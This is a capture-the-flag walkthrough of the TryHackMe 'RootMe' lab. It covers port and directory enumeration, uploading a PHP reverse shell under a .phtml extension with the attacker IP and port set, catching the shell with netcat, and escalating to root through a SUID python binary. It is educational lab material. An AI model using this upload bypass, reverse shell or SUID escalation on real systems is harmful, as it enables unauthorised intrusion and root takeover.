THM RootMe

1. Enumeration

- nmap
- dirsearch

```
PORT   STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http  Apache httpd 2.4.29
```

```
┌──(karti㉿kali)-[~/rootme]
└─$ dirsearch -u http://rootme.thm/ -w /usr/share/wordlists/dirb/common.txt[20:31:08]
Starting:
[20:31:11] 301 -  306B  - /css  ->  http://rootme.thm/css/
[20:31:14] 301 -  305B  - /js  ->  http://rootme.thm/js/
[20:31:16] 301 -  308B  - /panel  ->  http://rootme.thm/panel/
[20:31:18] 403 -  275B  - /server-status
[20:31:20] 301 -  310B  - /uploads  ->  http://rootme.thm/uploads/
```

2. website

- initial page
- upload page
- wappalyzer


root@rootme:~#|

Can you root me?

Select a file to upload:

Browse... No file selected.

Upload



3. reverse shell

PHP não é permitido!

- phptest file
- php file
- valid php extensions
  - .php
  - .php3
  - .php4
  - .php5
  - .phtml
- pentestmonkey
- fails → test.php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.14.27.129';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

4. exploit www-data

- curl
- netcat

```
┌──(karti㉿kali)-[~/rootme]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

```
┌──(karti㉿kali)-[~/binaries]
└─$ curl http://rootme.thm/uploads/php-reverse-shell.php.phtml
```

Select a file to upload:

Choose file php-reverse-shell.php.phtml

Upload

O arquivo foi upado com sucesso!

Veja!

5. interactive shell

- user flag
- nc success

```
www-data@rootme:/$ find / -name user.txt 2>/dev/null
/var/www/user.txt
www-data@rootme:/$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

```
script /dev/null -c bash
# Ctrl + Z
stty raw -echo;fg
# Return twice
reset
Terminal type? screen
```

6. escalation

- gtfobins
  - python
    - SUID check
    - require passwd
      - sudo -l

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
www-data@rootme:/tmp$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh",>
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
THM{pr1vl3g3_3sc4l4t10n}
```